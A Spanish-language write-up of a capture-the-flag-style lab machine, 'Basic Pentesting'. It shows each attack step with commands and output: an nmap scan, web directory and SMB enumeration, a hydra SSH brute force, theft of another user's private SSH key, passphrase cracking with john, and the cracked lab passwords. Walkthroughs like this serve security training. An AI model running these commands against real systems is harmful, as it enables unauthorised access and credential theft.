



Write-up paso a paso – Máquina Basic Pentesting

Objetivo: Obtener acceso a la máquina, comprometer usuarios internos y demostrar impacto mediante escalada lateral, documentando cada fase del ataque.

1. Reconocimiento inicial

Se comienza identificando la dirección IP asignada a la máquina objetivo y verificando conectividad.

Acción

Escaneo completo de puertos TCP para identificar servicios expuestos.

```
nmap -p- -open -sS -sC -sV --min-rate=2000 -n -Pn 10.81.156.80 -oN escaneo
```

Resultado

Se identifican los siguientes servicios:

- 22/tcp – SSH
- 80/tcp – Apache HTTP
- 139/445 – SMB
- 8009 – AJP
- 8080 – Apache Tomcat

```
root@kali)-[/home/kali]
└─# nmap -p- -open -sS -sC -sV --min-rate=2000 -n -vvv -Pn 10.81.156.80 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 12:18 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
Initiating SYN Stealth Scan at 12:18
Scanning 10.81.156.80 [65535 ports]
Discovered open port 22/tcp on 10.81.156.80
Discovered open port 139/tcp on 10.81.156.80
Discovered open port 445/tcp on 10.81.156.80
Discovered open port 80/tcp on 10.81.156.80
Discovered open port 8080/tcp on 10.81.156.80
Discovered open port 8009/tcp on 10.81.156.80
Completed SYN Stealth Scan at 12:19, 15.20s elapsed (65535 total ports)
Initiating Service scan at 12:19
Scanning 6 services on 10.81.156.80
Completed Service scan at 12:19, 11.15s elapsed (6 services on 1 host)
NSE: Script scanning 10.81.156.80.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 2.18s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.22s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.02s elapsed
Nmap scan report for 10.81.156.80
Host is up, received user-set (0.044s latency).
Scanned at 2026-02-05 12:18:47 EST for 28s
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 62  OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

```
| 3072 e7:10:7f:84:04:b3:11:da:ef:5d:f0:59:27:93:de:41 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGC94ttiqEfmBzNAhFqz6N7ARGamMseloITPvWLWklcHycjH6P96adRPS221bZNV
5EtKI5DW2Zj5EkZncDhzKmY1n243tmK/BuZvkTxugzgtQXqwhyWU0bGyt00AXU/q8szMA1+m05r0Ftm7S3t091aUVm1
G0h0v0xyKUFmp/hN7PE2qgVz3XxeAcAr4A9NK8jeHFqIXLJG4PBxyfDww1pKh03NkcSgQ7mxunH6CpuELd1KLnh89Sz
fptv1ub6/aH3Xk+dSeryL9s+krwzrEF2lGB0chQlsgw9wQ/MyAkXrr4vkKUub04gJs2W7pZ9H30Vn00rntuhJ0qIeqIG
JM/7XC1eUxKks5ZvafarIDeo+pF03imKn/dZDyTZZkxA00LgicLxHNBe7ZK36IR9mYCKQLaGPYRGpePTJpyFPs6rBnQE
uWREo8VFIDCnqKsBkvf3lo549t3ectg0H3HDYjQhCqk8u3KvkBMiR0MIImVa355xJSe0FE0eZxxSeEG7Dn6k=
| 256 58:68:1d:26:f5:a9:27:55:19:ac:00:26:c5:8a:1a:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNtVHZQCZPA3Cmd027PfJnb9/d4HgFV4DYyQMX9
FkHcEw0v9azNdHt+b7mTa5foYbsk+4Yjvz4rZJQqe1gj+NM=
| 256 c2:39:24:31:dc:74:32:66:cf:b4:83:8e:15:b9:dc:f2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJY6M0oB2gSbHpG//T6WcG0ppceKs13M2yWrGFBanil
80/tcp open http syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open netbios-ssn syn-ack ttl 62 Samba smbd 4
445/tcp open netbios-ssn syn-ack ttl 62 Samba smbd 4
8009/tcp open ajp13 syn-ack ttl 62 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http syn-ack ttl 62 Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_clock-skew: -2s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 26612/tcp): CLEAN (Couldn't connect)
| Check 2 (port 60225/tcp): CLEAN (Couldn't connect)
| Check 3 (port 35481/udp): CLEAN (Failed to receive data)
| Check 4 (port 11713/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| BASIC2<00> Flags: <unique><active>
| BASIC2<03> Flags: <unique><active>
| BASIC2<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
```

```
| WORKGROUP<00>      Flags: <group><active>
| WORKGROUP<1d>      Flags: <unique><active>
| WORKGROUP<1e>      Flags: <group><active>
| Statistics:
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2026-02-05T17:19:12
|_ start_date: N/A
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 29.55 seconds
Raw packets sent: 65601 (2.886MB) | Rcvd: 65535 (2.621MB)
```

2. Enumeración web

Dado que el puerto 80 está abierto, se procede a enumerar directorios web en busca de contenido oculto.

Acción

```
gobuster dir -u http://10.81.156.80/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```


Resultado

Se descubre el directorio **/development/** accesible públicamente.




```

(root@kali)-[/home/kali]
└─# gobuster dir -u http://10.81.156.80/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.81.156.80/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
development      (Status: 301) [Size: 318] [--> http://10.81.156.80/development/]
server-status    (Status: 403) [Size: 277]
Progress: 207641 / 207641 (100.00%)
=====
Finished
=====

```



Index of /development

Name	Last modified	Size	Description
 Parent Directory		-	
 dev.txt	2018-04-23 14:52	483	
 j.txt	2018-04-23 13:10	235	

Apache/2.4.41 (Ubuntu) Server at 10.81.156.80 Port 80

3. Análisis de contenido sensible

Al acceder al directorio **/development/**, se encuentran dos archivos de texto con información interna.

Archivos encontrados

- dev.txt
- j.txt

Ambos archivos contienen notas internas de administradores, revelando:

- Uso de SMB
- Existencia de usuarios internos
- Referencias a políticas de contraseñas

```
← → ↻ 🏠 Not Secure http://10.81.156.80/development/dev.txt
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2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

```
← → ↻ 🏠 Not Secure http://10.81.156.80/development/j.txt
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For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

4. Enumeración SMB

Debido a la mención explícita de SMB, se procede a enumerar el servicio Samba.

Acción

```
enum4linux -a 10.81.156.80
```

Resultado

Se identifican usuarios locales:

- jan
- kay
- ubuntu

También se detecta un recurso SMB accesible de forma anónima.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User) Expires
```

5. Acceso a recurso SMB

Se accede al recurso compartido para revisar su contenido.

Acción

```
smbclient //10.81.156.80/anonymous
```

Resultado

Se encuentra el archivo **staff.txt**, el cual contiene un mensaje interno que menciona directamente al usuario *jan*.

```
(root@kali)-[/home/kali]
# smbclient //10.81.156.80/Anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Thu Apr 19 13:31:20 2018
..               D          0   Thu Apr 19 13:13:06 2018
staff.txt        N        173  Thu Apr 19 13:29:55 2018
```

```
(root@kali)-[/home/kali]
# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

6. Ataque de fuerza bruta SSH

Con un usuario válido identificado (*jan*), se realiza un ataque de fuerza bruta contra el servicio SSH.

Acción

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.81.156.80
```

Resultado

Se obtiene la credencial válida:

- **Usuario:** jan
- **Contraseña:** armando

```
—(root@kali)-[/usr/share/wordlists]
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.81.156.80
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2026-02-05 12:49:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it
is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.81.156.80:22/
[STATUS] 265.00 tries/min, 265 tries in 00:01h, 14344135 to do in
902:09h, 15 active
[STATUS] 253.33 tries/min, 760 tries in 00:03h, 14343640 to do in
943:40h, 15 active
[22][ssh] host: 10.81.156.80 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not
complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
2026-02-05 12:52:48
```

7. Acceso inicial al sistema

Se accede al sistema mediante SSH usando las credenciales obtenidas.

Acción

```
ssh jan@10.81.156.80
```

Resultado

Acceso exitoso como el usuario *jan*.

```
jan@ip-10-81-156-80:~$ cd ..
jan@ip-10-81-156-80:/home$ ls
jan kay ubuntu
jan@ip-10-81-156-80:/home$ cd kay
```



```
jan@ip-10-81-156-80:/home/kay$ ls
pass.bak
```

8. Enumeración interna

Una vez dentro del sistema, se enumeran los directorios de otros usuarios.

Acción

ls /home

Se accede al directorio del usuario *kay*, donde se encuentra el archivo **pass.bak** y un directorio **.ssh**.

```
jan@basic2:/home/kay$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .lessht  .nano
pass.bak  .profile  .ssh  .sudo_as_admin_successful  .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -a
.  ..  authorized_keys  id_rsa  id_rsa.pub
```

9. Obtención de clave privada SSH

Dentro del directorio **.ssh** de *kay* se encuentra una clave privada (**id_rsa**).

Acción

```
cat /home/kay/.ssh/id_rsa
```

Se copia la clave al equipo atacante y se ajustan permisos.

```
chmod 600 kay-key.txt
```

```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

-----END RSA PRIVATE KEY-----
```

10. Crackeo de passphrase SSH

La clave privada está protegida por passphrase, por lo que se procede a crackearla.

Acción

```
ssh2john kay-key.txt > ssh-john.txt  
john ssh-john.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Resultado

Passphrase descubierta:

- **beeswax**

```
(root@kali)-[/home/kali]  
# ssh2john kay-key.txt > ssh-john.txt  
  
(root@kali)-[/home/kali]  
# john ssh-john.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Created directory: /root/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all  
loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 6 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
beeswax (kay-key.txt)  
1g 0:00:00:00 DONE (2026-02-05 13:11) 14.28g/s 1182Kp/s 1182Kc/s  
1182KC/s betzabeth..bammer  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

11. Acceso como usuario kay

Con la passphrase correcta, se accede por SSH como *kay*.

Acción

```
ssh -i kay-key.txt kay@10.81.156.80
```

Resultado

Acceso exitoso como el usuario *kay*.

```
Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228  
kay@ip-10-81-156-80:~$ whoami  
kay  
kay@ip-10-81-156-80:~$ ls  
pass.bak  
kay@ip-10-81-156-80:~$
```

12. Impacto final

Se accede al archivo **pass.bak** del usuario *kay*, demostrando impacto total sobre la confidencialidad de la información.

Acción

```
cat pass.bak
```

```
kay@ip-10-81-156-80:~$ cat pass.bak  
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Conclusión

La máquina fue comprometida completamente mediante:

- Exposición de información sensible vía web.
- Credenciales débiles en SSH.
- Claves privadas mal protegidas.

No fue necesario el uso de exploits avanzados, lo que demuestra una superficie de ataque elevada debido a malas prácticas de seguridad.